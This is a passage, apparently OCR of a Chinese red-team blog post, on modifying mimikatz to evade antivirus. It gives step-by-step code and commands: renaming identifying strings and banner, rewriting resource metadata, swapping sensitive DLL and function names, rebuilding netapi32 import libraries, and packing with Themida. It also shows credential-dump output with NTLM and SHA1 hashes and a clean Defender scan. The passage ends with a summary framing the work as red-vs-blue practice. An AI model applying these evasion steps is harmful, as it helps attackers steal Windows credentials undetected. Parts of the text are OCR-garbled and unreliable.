 0020   74 2D A0 50 04 42 0C AA  CB D1 05 89 79 27 F5 4B   t-.P.B......y'.K
 0030   98 B9 CB 5D 12 0E CC 32  9E 22 BB 9E 98 E7 3A 85   ...]...2."....:.
NL$KM:ef66e7955b0e0c2977e39189b59432058fe9cb0cffa9b6cd8f14ee2aa931804a742da05004420caacbd105897927f54b98b9cb5d120ecc329e22bb9e98e73a85
[*] RasDialParams!S-1-5-21-2115388984-3746226910-3786494111-1000#0
 0000   32 00 37 00 32 00 37 00  36 00 35 00 00 00 31 00   2.7.2.7.6.5...1.
 0010   36 00 30 00 38 00 00 00  36 00 31 00 00 00 00 00   6.0.8...6.1.....
 0020   00 00 75 00 73 00 65 00  72 00 6E 00 61 00 6D 00   ..u.s.e.r.n.a.m.
 0030   65 00 00 00 00 00 00 00  31 00 00 00 00 00         e.......1.....
RasDialParams!S-1-5-21-2115388984-3746226910-3786494111-1000#0:3200370032003700360035000000310036003000380000003600310000000000000075007300650072006e006100
6d006500000000000000310000000000
[*] Cleaning up...
```



0cb6948805f797bf2a82807973b89537

Résultat du crackage: test


mimikatz 免杀

除此之外我们还可以对 MIMIKAZi 进行免杀的处理。

一般的方法是删除代码层 MIMIKATZ 特征，默认资源，如 ICO 图标，替换 bin 包内容。

混淆编译完程序（加壳），克隆签名等等。

替换删除敏感词 / 修改图标 ico



mimikatz

t0uma

☑ Match case


□ Match whole word

□ Use regular expressions

Look in: Entire solution


□ Include external items

☑ Include miscellaneous files




```
    kprintf(L"\n"
        L"  .#####.   " t0uma_FULL L"\n"
        L" .## ^ ##.  " t0uma_SECOND L" - (oe.eo)\n"
        L" ## / \\ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )\n"
        L" ## \\ / ##       > https://blog.gentilkiwi.com/t0uma\n"
        L" '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )\n"
        L"  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/\n");
    t0uma_initOrClean(TRUE);
```

修改 rc 特征。



```
BEGIN
BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904b0"
        BEGIN
            VALUE "ProductName", "t0uma"
            VALUE "ProductVersion", "2.2.0.0"
            VALUE "CompanyName", "Microsoft MIMI"
            VALUE "FileDescription", "t0uma for Windows"
            VALUE "FileVersion", "2.2.0.0"
            VALUE "InternalName", "t0uma"
            VALUE "LegalCopyright", "Copyright (c) 2020 - 2051"
            VALUE "OriginalFilename", "t0uma.exe"
            VALUE "PrivateBuild", "POC"
            VALUE "SpecialBuild", "POC"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x0409, 1200
    END
END
```


利用 Hex 找出一些敏感 DLL, 函数如 wdigest.dll，isbase64interceptinput 等等进行替换




```
, L"KiwiAndRegistryTools", sizeof(L"KiwiAndRegistryTools"));
```

替换敏感的 bin 文件中方法指定成系统自带的 dll 方法

netapi32




```
Dump of file netapi32.min.lib

File Type: LIBRARY

     Exports

       ordinal    name

                  I_NetServerAuthenticate2
                  I_NetServerReqChallenge
```




```
          I_NetServerTrustPasswordsGet
```

系统中 netapi32.dll 文件




```
     34   21 000022D0 I_BrowserSetNetlogonState
     35   22          I_DsUpdateReadOnlyServerDnsRecords (forwarded to LOGONCLI.I_DsUpdateReadOnlyServerDnsRecords)
     36   23          I_NetAccountDeltas (forwarded to LOGONCLI.I_NetAccountDeltas)
     37   24          I_NetAccountSync (forwarded to LOGONCLI.I_NetAccountSync)
     38   25          I_NetChainSetClientAttributes (forwarded to LOGONCLI.I_NetChainSetClientAttributes)
     39   26          I_NetChainSetClientAttributes2 (forwarded to LOGONCLI.I_NetChainSetClientAttributes2)
     40   27          I_NetDatabaseDeltas (forwarded to LOGONCLI.I_NetDatabaseDeltas)
     41   28          I_NetDatabaseRedo (forwarded to LOGONCLI.I_NetDatabaseRedo)
     42   29          I_NetDatabaseSync (forwarded to LOGONCLI.I_NetDatabaseSync)
     43   2A          I_NetDatabaseSync2 (forwarded to LOGONCLI.I_NetDatabaseSync2)
     44   2B          I_NetDfsGetVersion (forwarded to SRVCLI.I_NetDfsGetVersion)
     45   2C          I_NetDfsIsThisADomainName (forwarded to DFSCLI.I_NetDfsIsThisADomainName)
     46   2D          I_NetGetDCList (forwarded to LOGONCLI.I_NetGetDCList)
     47   2E          I_NetGetForestTrustInformation (forwarded to LOGONCLI.I_NetGetForestTrustInformation)
     48   2F          I_NetLogonControl (forwarded to LOGONCLI.I_NetLogonControl)
     49   30          I_NetLogonControl2 (forwarded to LOGONCLI.I_NetLogonControl2)
     50   31          I_NetLogonGetDomainInfo (forwarded to LOGONCLI.I_NetLogonGetDomainInfo)
     51   32          I_NetLogonSamLogoff (forwarded to LOGONCLI.I_NetLogonSamLogoff)
     52   33          I_NetLogonSamLogon (forwarded to LOGONCLI.I_NetLogonSamLogon)
     53   34          I_NetLogonSamLogonEx (forwarded to LOGONCLI.I_NetLogonSamLogonEx)
     54   35          I_NetLogonSamLogonWithFlags (forwarded to LOGONCLI.I_NetLogonSamLogonWithFlags)
     55   36          I_NetLogonSendToSam (forwarded to LOGONCLI.I_NetLogonSendToSam)
     56   37          I_NetLogonUasLogoff (forwarded to LOGONCLI.I_NetLogonUasLogoff)
     57   38          I_NetLogonUasLogon (forwarded to LOGONCLI.I_NetLogonUasLogon)
     58   39          I_NetServerAuthenticate (forwarded to LOGONCLI.I_NetServerAuthenticate)
     59   3A          I_NetServerAuthenticate2 (forwarded to LOGONCLI.I_NetServerAuthenticate2)
     60   3B          I_NetServerAuthenticate3 (forwarded to LOGONCLI.I_NetServerAuthenticate3)
     61   3C          I_NetServerGetTrustInfo (forwarded to LOGONCLI.I_NetServerGetTrustInfo)
     62   3D          I_NetServerPasswordGet (forwarded to LOGONCLI.I_NetServerPasswordGet)
     63   3E          I_NetServerPasswordSet (forwarded to LOGONCLI.I_NetServerPasswordSet)
     64   3F          I_NetServerPasswordSet2 (forwarded to LOGONCLI.I_NetServerPasswordSet2)
     65   40          I_NetServerReqChallenge (forwarded to LOGONCLI.I_NetServerReqChallenge)
     66   41          I_NetServerSetServiceBits (forwarded to SRVCLI.I_NetServerSetServiceBits)
     67   42          I_NetServerSetServiceBitsEx (forwarded to SRVCLI.I_NetServerSetServiceBitsEx)
     68   43          I_NetServerTrustPasswordsGet (forwarded to LOGONCLI.I_NetServerTrustPasswordsGet)
     69   44          I_NetlogonComputeClientDigest (forwarded to LOGONCLI.I_NetlogonComputeClientDigest)
     70   45          I_NetlogonComputeServerDigest (forwarded to LOGONCLI.I_NetlogonComputeServerDigest)
```

创建 bin 文件并将其方法指定成系统的 function。




```
G:\mimikatz-2.2.0-20200918-fix_2\mimikatz-2.2.0-20200918-fix\lib\arm64>lib /DEF:netapi32.def /OUT:t0uma.lib
Microsoft (R) Library Manager Version 14.28.29335.0
Copyright (C) Microsoft Corporation.  All rights reserved.

LINK : warning LNK4068: /MACHINE not specified; defaulting to X64
   Creating library t0uma.lib and object t0uma.exp
```



```
Dump of file netapi32.min.lib

File Type: LIBRARY

     Exports

       ordinal    name

            59    I_NetServerAuthenticate2
            65    I_NetServerReqChallenge
            62    I_NetServerTrustPasswordsGet
```

最后使用 themdia 加壳后再运行。




Themida®

ADVANCED WINDOWS SOFTWARE PROTECTION

```
Compressing SecureEngine
-> Compressing ........................................................................
........................................................................................
........................................................................................
.................................... OK
-> Original Size: 6200 KB
-> Compressed Size: 3576 KB
-> Ratio: 57%

Finalizing Protection
-> Rebuilding Output File . . . OK

Report
-> Input File Size: 1,384 kb
-> Output File Size: 4,236.76 kb
-> Increase in Size: 2,852.76 kb

*** File successfully protected ***
```

成功运行无报警。



```
:0uma # privilege::debug
Privilege '20' OK

:0uma # sekurlsa::loGONAsswords

uthentication Id : 0 ; 320273 (00000000:0004e311)
ession           : Interactive from 1
ser Name         : test
omain            : DESKTOP-VRMP2EG
ogon Server      : DESKTOP-VRMP2EG
ogon Time        : 2020/12/15 10:41:39
ID               : S-1-5-21-2115388984-3746226910-3786494111-1000
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * NTLM     : 0cb6948805f797bf2a82807973b89537
         * SHA1     : 87f8ed9157125ffc4da9e06a7b8011ad80a53fe1
        tspkg :
        wdigest :
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * Password : (null)
        kerberos :
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * Password : (null)
        ssp :
```

扫描选项

运行快速、完全、自定义或 Windows Defender 脱机版扫描。

当前没有威胁。
上次扫描时间: 2020/12/15 10:45 (自定义扫描)
发现 0 个威胁。
扫描已持续 1 秒
1 个文件已扫描。

● 快速扫描

检查系统中经常发现威胁的文件夹。

○ 完全扫描

检查硬盘上的所有文件和正在运行的程序。此扫描所需时间可能超过

cReDmAn :

检查硬盘上的所有文件和正在运行的程序。此扫描所需的时间可能超过

总结

随着 AV 查杀，态势行为特征扫描的发展，利用的难度也越来越大，我们也需要不断提高自身的姿势水平，学习更好的方法来进行红蓝对抗。

参考链接：

https://www.archcloudlabs.com/projects/dumping-memory-with-av/

https://blog.xpnsec.com/exploring-mimikatz-part-2/

https://www.optiv.com/explore-optiv-insights/blog/post-exploitation-using-netntlm-downgrade-attacks

https://www.tiraniddo.dev/2018/06/disabling-amsi-in-jscript-with-one.html

https://3gstudent.github.io/3gstudent.github.io/%E5%88%A9%E7%94%A8JS%E5%8A%A0%E8%BD%BD.Net%E7%A8%8B%E5%BA%8F/

https://evi1cg.me/archives/AMSI_bypass.html

https://blog.csdn.net/wxh0000mm/article/details/105842889

https://www.secpulse.com/archives/71380.html